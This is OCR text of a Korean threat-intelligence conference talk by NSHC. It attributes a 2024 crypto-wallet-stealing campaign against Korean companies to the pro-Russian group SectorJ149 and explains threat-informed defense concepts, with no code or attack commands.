
한국 기업 대상 해킹 활동

- **정보 수집 (Credential Access, Discovery, Collection)**
  - ✓ **암호화폐 지갑 정보 수집**
    - 프라이빗 키, 시드 문구, 지갑 비밀번호 등 민감한 정보를 탈취
    - 사용자의 암호화폐 자산을 탈취하거나 지갑을 장악

하드웨어 지갑(Cold Wallets)	
Ethereum	JAXX New Version
Exodus	Electrum-LTC
Ledger Live	ElectronCash
Atomic	Guarda
Coinomi	DashCore
Bitcoin core	Wasabi
Binance	Daedalus


공격 특성 (Attribution)


- NSHC ThreatRecon Platform의 위협 이벤트 상관성(Correlation) 그래프
  - ✓ 다수의 동일한 파일 및 네트워크 인프라 관련 인디케이터(Indicator) 확인
  - ✓ 2024년 10월 우크라이나 보험 및 소매 산업군을 대상으로한 해킹 활동과 높은 유사성



공격 특성 (Attribution)

- 2024년 10월 우크라이나 → 11월 한국을 대상으로 해킹 활동
  - ✓ 두 해킹 활동에서 동일한 전략 및 전술, 인디케이터 재활용 확인
  - ✓ 두 활동이 동일한 SectorJ149 그룹의 소행일 가능성을 강하게 시사





사이버 범죄 해킹 그룹의 해킹 활동

- 친러 성향을 가진 SectorJ149 그룹
  - ✓ 주로 러시아 인근 유럽 국가들을 대상으로 금전적인 이익 목적의 해킹 활동 수행
    - 대표 해킹 활동 사례: 우크라이나를 대상으로 원격 뱅킹 시스템 해킹 시도
  - ✓ 10월 18일, [보도 자료] 국정원, 북한 특수부대 러-우크라 전쟁 참전 확인
  - ✓ 10월 25일, [보도 자료] 정부대표단, NATO・EU 대상 '북한군 러 파병' 브리핑 실시 예정
  - ✓ 11월 초, 한국을 대상으로 해킹 활동 시도(제조업, 에너지, 반도체 산업군)

우리는 陸地에서 일하고 陽地를 指向한다 보도자료

Tel 02-2210-8007
2024. 10. 18

국정원, 북한 특수부대 러-우크라 전쟁 참전 확인

- 국정원, 북한 특수부대 1,500여명 10.8附 전장 파병 개시 확인
- 현재 러시아 군부대에 주둔 중, 적응 훈련 마치는 대로 전선 투입

국가정보원은 북한이 지난 8일부터 러시아 파병을 위한 특수부대 병력 이동을 시작했다고 18일 밝혔다.

국정원은 지난 8월 초 북한 미사일 개발의 핵심인 김정식 군수공업부 제1부

우리는 陸地에서 일하고 陽地를 指向한다 보도자료

Tel 02-2210-8007
2024. 10. 25

정부대표단, NATO・EU 대상 '북한군 러 파병' 브리핑 실시 예정

- 국방부・외교부・국정원 등 구성 정부대표단, 내주 NATO・EU서 '北, 러 파병 동향' 브리핑

우리 정부대표단이 내주초 벨기에를 방문, NATO와 EU에서 북한군의 러시아 파병 동향에 대한 브리핑 및 관계자 면담을 실시할 계획이다.

이번 방문은 지난 21일 한국과 NATO 정상간 통화회담의 후속 조치로서 NATO 마

사이버 범죄 해킹 그룹의 해킹 활동

- **극단적 지정학적 긴장 속, 사이버 범죄 해킹 그룹의 국가적 협력 가능성 확대**
  - ✓ 금전적 이익을 위한 활동 → 국가적 이익을 위한 활동
- **어제의 사이버 갱이 오늘의 국가적 사이버 전력(戰力)으로 변모할 가능성 시사**

만약 10월에 우크라이나 대상 해킹 활동 인텔리전스를 확보해두었다면?

➢ **11월, 한국 대상 해킹 활동에 대한 선제적 방어 가능**

사이버 위협 인텔리전스를 활용한 선제적 방어 전략 필요
(Cyber Threat Intelligence Informed Proactive Defense Strategies)

NSHC SECURITY

THREAT RECON

K-CTI 2025

2025 대한민국 사이버위협·침해사고대응 인텔리전스 컨퍼런스

사이버 위협 인텔리전스를 활용한 선제적 방어 전략

Cyber Threat Intelligence 정의

- **조직을 사이버 위협에서 보호하기 위한 사전 예방 활동**
  - ✓ 공격자의 의도, 동기, 공격 기법 등에 대한 정보를 분석
  - ✓ 이를 바탕으로 조직이 위협을 사전에 탐지하고 대응할 수 있도록 지원

위협 탐지

- 공격 발생 전 공격자의 공격 기법을 파악
- 이를 통해 조직의 보안 정책을 강화

위험 예측

- 공격자의 과거 데이터를 분석
- 향후 발생할 수 있는 위협을 예측하고 사전에 대비

의사결정 지원

- 경영진이 보안 정책과 투자를 결정하는 데 필수적인 정보로 사용
- 특정 유형의 공격이 증가하고 있음을 보여주고, 전사적 대비책 수립

Cyber Threat Intelligence 역할

- **새로운 위협에 대한 조기 경보 역할 수행**
  - ✓ 조직이 새로운 위협에 대응하기 위해 필요한 정보들을 제공
  - ✓ 공격 발생 전에 탐지 및 대응 가능한 체계 수립 지원

실시간 위협 탐지

- CTI는 실시간으로 업데이트되며, 새로운 위협이 탐지되면 즉각적인 경고를 제공
- 새로운 악성코드가 발견되었을 때, 이를 바탕으로 조직의 보안 시스템이 실시간으로 대응

공격 패턴 분석 및 예측

- CTI는 해킹 그룹의 공격 행동 패턴을 분석하여, 이들이 어떤 공격 기법을 사용할지 예측
- 이 정보를 통해 조직은 사전에 방어 전략을 수립

빠른 대응 체계 구축

- CTI는기업이 빠르게 대응할 수 있는 체계를 마련
- 새로운 위협이 탐지되면, 즉각적인 대응 지침을 제공
- 기업의 보안팀이 공격을 차단하거나 피해를 최소화

Cyber Threat Intelligence 구성 요소

- **공격자와 관련한 공격 행동 방식과 도구 정보를 포함**
  - ✓ 공격자와 관련한 TTPs(전술, 기법, 절차),
    침해지표(Indicators of Compromise, IOC)와 위협 행위자 프로파일 등의 정보를 포함

TTPs(전술, 기법, 절차)

- 공격자가 사용하는 공격 기법을 분석하여 조직이 어떤 위협에 노출되어 있는지 파악
- 해킹 그룹이 사용하는 악성코드 또는 취약점 공격 기법을 분석
- 해당 공격이 조직 내에서 발생할 가능성을 사전에 예측 및 대비

IOC(Indicators of Compromise, 침해 지표)

- 공격에 사용된 IP 주소, 도메인, 해시 값, 악성 파일 등
- IOC는 보안 장비에서 실시간으로 탐지할 수 있는 중요한 데이터로, 신속한 대응에 필수적

위협 행위자 프로파일(Threat Actor Profiles)

- 주요 해킹 그룹 또는 사이버 범죄 그룹들에 대한 공격 대상 및 공격 목적 정보 등을 수집하여 동일 또는 유사 위협 발생 가능성을 사전에 예측 및 대비

Cyber Threat Intelligence 3 단계

- **3 단계로 구분 가능하며, 각 단계에서 제공하는 정보가 다름**
  - ✓ 전략적, 운영적 그리고 전술적 인텔리전스로 3 단계 구분
  - ✓ 개별 단계에서 제공하는 정보와 역할이 서로 다름

전략적(Strategic) Threat Intelligence

- 전반적인 해킹 활동 동향과 기법 설명
- 조직 보안 전략과 방향성 수립
- CISO, CTO, CEO 등 C 레벨 대상

운영적(Operational) Threat Intelligence

- 공격자의 공격 행동 패턴을 설명
- 실제 공격 발생 시 탐지 및 대응 가능성 도출
- 중간 보안 관리자 대상

전술적(Tactical) Threat Intelligence

- IOC를 이용하여 실제 공격 탐지 및 대응
- 정기적 위협 헌팅(Threat Hunting) 활동 활용
- SOC, 악성코드, 침해사고, CTI 분석가 대상

Threat-Informed Defense (TID)

- **Threat-Informed Defense란?**
  - ✓ 사이버 위협 인텔리전스(CTI)를 기반으로 한 보안 전략
  - ✓ 실제 위협 행위자의 전술(TTPs)을 반영한 방어 체계 구축
  - ✓ 보안 프로그램의 효과적인 운영 및 지속적인 개선 목표

사이버 위협 인텔리전스(CTI)

- 내 조직을 위협하는 공격자는 누구인가?
- 보호해야 할 핵심 자산은 무엇인가?
- 위협 데이터를 활용하여 실행 가능한 보안 인텔리전스로 전환

방어 조치(Defensive Measures)

- 주요 위협을 방어하기 위한 기술적·관리적 대응책
- 보호해야 할 자산과 방어 체계 간의 연계성 확보

테스트 및 평가(Testing & Evaluation)

- 방어 체계의 효과 검증
- 실제 위협 행위자의 공격 기법(TTP)과 비교
- 테스트 결과를 활용한 보안 격차 보완 및 개선

Threat-Informed Defense 핵심 질문

- 이 접근법을 통해 우리는 다음 질문에 답할 수 있어야 한다
  - ✓ 누가 우리를 공격하려 하는가?
  - ✓ 그들은 어떤 방법을 사용할 것인가?
  - ✓ 우리는 이를 막기 위해 어떤 방어 체계를 갖추고 있는가?
  - ✓ 우리의 방어 체계가 실제로 효과가 있는지 어떻게 확인할 것인가?

TID 기반 선제적 방어 전략으로,
단순 방어를 넘어 실질적인 위협 대응 전략 구축 필요

THANK YOU

조 한 국
Senior Researcher
Threat Research Lab of NSHC